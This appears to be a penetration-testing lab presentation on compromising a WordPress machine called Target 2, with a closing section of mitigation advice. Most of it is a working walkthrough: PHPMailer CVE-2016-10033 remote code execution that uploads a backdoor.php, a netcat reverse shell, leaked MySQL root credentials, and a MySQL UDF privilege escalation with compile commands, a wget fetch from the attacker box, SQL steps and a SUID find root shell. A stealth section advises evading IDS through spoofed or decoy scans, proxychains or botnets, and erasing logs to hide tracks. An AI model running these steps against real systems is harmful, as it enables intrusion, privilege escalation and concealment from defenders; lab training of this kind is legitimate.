
# Target 2 - Exploit 1

Bad wordpress config making /vendor public

open to public can lead to significant damages,

Improperly Configured WordPress can lead to numerous information leaks and access to important config directories that carry sensitive data.

Access to admin files and credentials can be extremely easy for anybody in public.



# Target 2 - Exploit 2: PHPMailer Remote Code Execution Vulnerability

---

(CVE-2016-10033)

- PHP is an open source, general-purpose scripting language used for web development that can also be embedded into HTML.
- It is used by many popular tools, such as WordPress, Drupal, Joomla!,
- PHPMailer is an open source PHP library for sending emails from PHP websites.
- This critical vulnerability is caused by class.phpmailer.php incorrectly processing user requests.
- Remote attackers are able to execute code on vulnerable servers.

Reference:

<https://www.fortinet.com/blog/threat-research/analysis-of-phpmailer-remote-code-execution-vulnerability-cve-2016-10033>



# PHPMailer vulnerability and How it is exploited

---

- This vulnerability affects PHPMailer versions before 5.2.18.
- To exploit the vulnerability, an attacker could target common website components such as contact/feedback forms, registration forms, password email resets, and others.
- A successful exploitation could let remote attackers gain access to the target server in the context of the web server account which could lead to a full compromise of the web application.

Reference:

<https://legalhackers.com/advisories/PHPMailer-Exploit-Remote-Code-Exec-CVE-2016-10033-Vuln.html>

# How It was Done!


- 1. Found phpmailer on the system after visiting the /vendor/security
- 2. Ran searchsploit to find any known vulnerabilities: **searchsploit phpmailer**

```
root@Kali:~# searchsploit phpmailer
```

Exploit Title	Path (/usr/share/exploitdb/)
PHPMailer 1.7 - 'Data()' Remote Denial of Service	exploits/php/dos/25752.txt
PHPMailer < 5.2.18 - Remote Code Execution (Bash)	exploits/php/webapps/40968.php
PHPMailer < 5.2.18 - Remote Code Execution (PHP)	exploits/php/webapps/40970.php
PHPMailer < 5.2.18 - Remote Code Execution (Python)	exploits/php/webapps/40974.py
PHPMailer < 5.2.19 - Sendmail Argument Injection (Metasploit)	exploits/multiple/webapps/41688.rb
PHPMailer < 5.2.20 - Remote Code Execution	exploits/php/webapps/40969.pl
PHPMailer < 5.2.20 / SwiftMailer < 5.4.5-DEV / Zend Framework / zend-mail < 2.4.11 - 'AIO' '	exploits/php/webapps/40986.py
PHPMailer < 5.2.20 with Exim MTA - Remote Code Execution	exploits/php/webapps/42221.py
PHPMailer < 5.2.21 - Local File Disclosure	exploits/php/webapps/43056.py
WordPress PHPMailer 4.6 - Host Header Command Injection (Metasploit)	exploits/php/remote/42024.rb

- 3. Used **exploit.sh** script to exploit this vulnerability by opening a ncat connection to kali **bash exploit.sh**
  - 4. When we ran the script, it uploaded a **backdoor.php** to Target 2 web server
  - 5. This was used to execute command injection attacks
  - 6. Navigated to the backdoor which allowed us to run bash commands on Target2
  - 7. Used the backdoor to open a shell session on Target 2
- by starting a netcat listener with nc -lnvp 4444

```
root@Kali:~# nc -lnvp 4444
listening on [any] 4444 ...
```





# Target 2 - Exploit 3


→ wp-config accessible to anyone on the machine and contains mysql credentials

root:R@v3nSecurity

to access to mysql databases which we used to view user hashes in the  
wordpress database and wp\_users table

```
/** MySQL database username */  
define('DB_USER', 'root');  
  
/** MySQL database password */  
define('DB_PASSWORD', 'R@v3nSecurity');
```

Credetial findings from wp-config

A screenshot of a terminal window with a dark background. The window title bar shows the path "/tmp/mozilla\_root0/SECURITY.md [Read Only] - Mousepad". The terminal content displays a warning about using the root account, followed by a section titled "# Security notices relating to PHPMailer". This section contains several paragraphs of text detailing various vulnerabilities in different versions of PHPMailer, including CVE-2016-10033, CVE-2015-8476, CVE-2008-5619, CVE-2012-0796, CVE-2011-3747, CVE-2005-1807, and a vulnerability in the SendmailSend method. The text is color-coded with green for section headers and blue for links.

```
/tmp/mozilla_root0/SECURITY.md [Read Only] - Mousepad  
File Edit Search View Document Help  
Warning, you are using the root account, you may harm your system.  
  
# Security notices relating to PHPMailer  
  
Please disclose any vulnerabilities found responsibly - report any security problems found to the maintainers privately.  
  
PHPMailer versions prior to 5.2.18 (released December 2016) are vulnerable to [CVE-2016-10033](https://web.nvd.nist.gov/view/vuln/detail?vulnId=  
PHPMailer versions prior to 5.2.14 (released November 2015) are vulnerable to [CVE-2015-8476](https://web.nvd.nist.gov/view/vuln/detail?vulnId=  
PHPMailer versions prior to 5.2.10 (released May 2015) are vulnerable to [CVE-2008-5619](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2  
PHPMailer versions prior to 2.0.7 and 2.2.1 are vulnerable to [CVE-2012-0796](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2012-0796),  
Joomla 1.6.0 uses PHPMailer in an unsafe way, allowing it to reveal local file paths, reported in [CVE-2011-3747](https://web.nvd.nist.gov/view  
PHPMailer didn't sanitise the '$lang_path' parameter in 'SetLanguage'. This wasn't a problem in itself, but some apps (PHPClassifieds, ATutor)  
PHPMailer 1.7.2 and earlier contained a possible DDoS vulnerability reported in [CVE-2005-1807](https://web.nvd.nist.gov/view/vuln/detail?vulnId  
PHPMailer 1.7 and earlier (June 2003) have a possible vulnerability in the 'SendmailSend' method where shell commands may not be sanitised. Rep
```

Findings from /version



# MySQL UDF Escalation on Target 2

- Initial backdoor created with PHPMailer vulnerability that allowed creation of a netcat session (manipulate backdoor.php?cmd= to connect nc to kali)
- With netcat we dumped the wp-config.php and got the user/pw for mysql
  - root:R@v3nSecurity

- Mysql is running root permissions, not just as a user named root

```
-rwxr-xr-x  1 root root 11873232 Apr 19  2018 mysqld*
```

- Searchsploit mysql linux udf returns a few options for us to use

```
-----| (/usr/share/exploitdb/)  
MySQL 4.0.17 (Linux) - User-Defined Function (UDF) Dynamic Library (1) | exploits/linux/local/1181.c  
MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF) Dynamic Library (2) | exploits/linux/local/1518.c  
MySQL 4/5/6 - UDF for Command Execution | exploits/linux/local/7856.txt  
-----|
```

- 1518.c seems more appropriate for the version of MySQL being run



# MySQL UDF Escalation on Target 2 cont.

---

- Copy the 1518.c exploit to our root dir: `searchsploit -m 1518.c`
- On exploit-db the usage is explained in more detail
- Renamed and recompiled to hax.so
- `python -m SimpleHTTPServer 80` (on our Kali box in order to pull it onto Target 2)

```
root@Kali:~# mv 1518.c hax.c
root@Kali:~# gcc -g -shared -Wl,-soname,hax.so -o hax.so hax.c -lc
root@Kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

`wget 192.168.1.90/hax.so` (on Target 2 this will download the exploit)

`chmod 777 hax.so`



# MySQL UDF Escalation on Target 2 cont.

- Now we need to create a table in mysql
- Add the hax.so as a value
- Select everything from that table (the exploit) and dump it into the /usr/lib directory
- Create a function that references the exploit value
- Select that function and then append our command we need sudo for (in this case we chmod u+s /usr/bin/find)
- This gives find a root sticky bit that allows us to gain a root shell with:

find <file> -exec "/bin/sh"

```
# cd /tmp
cd /tmp
# touch escalate
touch escalate
# find escalate -exec "/bin/sh" \;
find escalate -exec "/bin/sh" \;
# whoami
whoami
root
#
```

```
mysql> create table foo(line blob);
create table foo(line blob);
Query OK, 0 rows affected (0.02 sec)

mysql> insert into foo values(load_file('/tmp/hax.so'));
insert into foo values(load_file('/tmp/hax.so'));
Query OK, 1 row affected (0.01 sec)

mysql> select * from foo into dumpfile '/usr/lib/hax.so';
select * from foo into dumpfile '/usr/lib/hax.so';
ERROR 1086 (HY000): File '/usr/lib/hax.so' already exists
mysql> create function do_system returns integer soname 'hax.so';
create function do_system returns integer soname 'hax.so';
Query OK, 0 rows affected (0.00 sec)

mysql> select do_system('chmod u+s /usr/bin/find');
select do_system('chmod u+s /usr/bin/find');
+-----+
| do_system('chmod u+s /usr/bin/find') |
+-----+
| 0 |
+-----+
1 row in set (0.01 sec)

mysql> exit
exit
Bye
```



# MySQL UDF Escalation on Target 2 cont.

- An alternate (aka cheesy) method, is to cat /etc/passwd and notice vagrant is a user
- su vagrant and guess the password to be tnargav
- Success! and sudo -l shows we have full sudo access

```
www-data@target2:/tmp$ su vagrant
su vagrant
Password: tnargav

vagrant@target2:/tmp$ id
id
uid=1002(vagrant) gid=1002(vagrant) groups=1002(vagrant),27(sudo)
vagrant@target2:/tmp$ sudo -l
sudo -l
Matching Defaults entries for vagrant on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User vagrant may run the following commands on raven:
    (ALL) NOPASSWD: ALL
vagrant@target2:/tmp$ cd /
cd /
vagrant@target2:/ $ ls
ls
bin    etc      lib      media   proc    sbin    tmp      var
boot  home    lib64    mnt     root    srv     usr      vmlinuz
dev    initrd.img lost+found opt     run     sys     vagrant
vagrant@target2:/ $ sudo ls /root
sudo ls /root
flag4.txt
```

# Avoiding Detection



# Stealth Explo


## Monitoring Over

- WPscans can
- WPscans sen
- 20 HTTP requ

## Mitigating Dete

- Although, WP amount of rec

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --stealthy
```



WordPress Security Scanner by the WPScan Team  
Version 3.7.8

Sponsored by Automattic - <https://automattic.com/>  
@WPScan\_, @ethicalhack3r, @erwan\_lr, @firefart

```
[+] URL: http://192.168.1.110/wordpress/  
[+] Started: Mon Jan 18 21:31:49 2021
```

### Interesting Finding(s):

```
[+] http://192.168.1.110/wordpress/  
| Interesting Entry: Server: Apache/2.4.10 (Debian)  
| Found By: Headers (Passive Detection)  
| Confidence: 100%
```

```
[+] WordPress version 4.8.15 identified (Latest, released on 2020-10-29).  
| Found By: Emoji Settings (Passive Detection)  
| - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.15'  
| Confirmed By: Meta Generator (Passive Detection)  
| - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.15'
```

```
[i] The main theme could not be detected.
```

```
[+] Enumerating All Plugins (via Passive Methods)
```

```
[i] No plugins Found.
```

```
[+] Enumerating Config Backups (via Passive Methods)
```

own the



# Stealth Exploitation of [Brute Forcing]

---

## Monitoring Overview

- Any IDS/IPS can detect a brute force attack
- They can detect the amount of http 400+ codes
- These 400+ status codes are usually set to 100/hr (depends on average traffic)

## Mitigating Detection

- Brute forcing will almost always trigger alerts, but you can remain anonymous by using a proxychain to brute force (or use a botnet)
- An alternative to bruteforcing is to SE or gather user passwords with hacking tools (hardware)



# Stealth Exploitation of [Open Ports and Services: Nmap]

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## Monitoring Overview

- Bunch of different services spouting error messages at the same time or a large number of http requests is a common indicator of scanning activity.
- Most IDS/IPS can detect port scanning and network enumeration

## Mitigating Detection

- Default Nmap SYN scan usually sneaks through undetected

## More Ways for nmap to evade basic rules of firewalls or IDS/IPS

- 1) **Packet Fragmentation:** `nmap -f <other options>`
- 2) **Decoy Scan:** `nmap -D <ip1, ip2,...,ME> <other options>`
- 3) **Spoof source IP address:** `nmap -S <spoofed ip> <other options>`
- 4) **Spoof source port:** `nmap --source-port <port no> <other options>`
- 5) **Scanning Timing:** `nmap -T<0-5> <other options>`

Reference: <https://security.stackexchange.com/questions/121900/how-can-the-nmap-tool-be-used-to-evade-a-firewall-ids>



# Stealth Exploitation of [Enumerating URIs and DNS: Gobuster]

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## Monitoring Overview

- WAF, Firewalls, and IDS/IPS can detect a brute force attack including gobuster
- They can detect the amount of http error codes
- These error/400+ status codes are usually set to 100/hr (depends on average traffic)

## Mitigating Detection

- Brute forcing (gobuster) triggers alerts, so delay between requests and slow the process so it doesn't trigger alarms.
- Brute forcing can be done directly to the backend server (usually SSH) and erase the logs and also erase the log that show that we erased logs to hide our tracks.



# Stealth Exploitation of [PHPMailer: Remote Code Execution]

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Directory Creation / File Upload

## Monitoring Overview

There are potential alerts for site directory creation / file upload:

- Host Intrusion Detection System (HIDS)
- Network Intrusion Detection System (NIDS)
- Network Intrusion Prevention System (NIPS)

## Mitigating Detection

The only way this exploit can be detected is if any of HIDS/NIPS/NIDS notices there was an http post on a forbidden directory



# Mitigation of Exploits



# Mitigation for Target 1 Exploits

- Vulnerabilities:

- Outdated Wordpress 4.8.15

Solutions how to fix:

- Enable the automatic updates on your websites as soon as possible.

→ In order to enable automatic updates in WordPress versions 3.7 or later, you will need to look for the code used to disable the option in the wp-config.php.

- Weak password → Brute Forcing

- Firstly start using very strong passwords. A longer, mixed-type password is not easy to be decoded for a brute-force attack to decode. These attacks typically use combinations of dictionary words and numbers.

- Another effective defence is to use [WP Limit Login Attempts](#), specifically designed to protect WordPress site from brute force attacks.

- Sudo python privileges

There are many Linux executable other than text editors which you can use for privilege escalation

→ The first step to prevent a WordPress website from this serious vulnerability is to check the different roles and permissions supported by the application and set Correct file permissions for WordPress.

→ Check the user roles and authorities granted to WordPress users.(source:wp-snippets)

→ Fix main shells!

# Mitigation for Target 2 Exploits

---

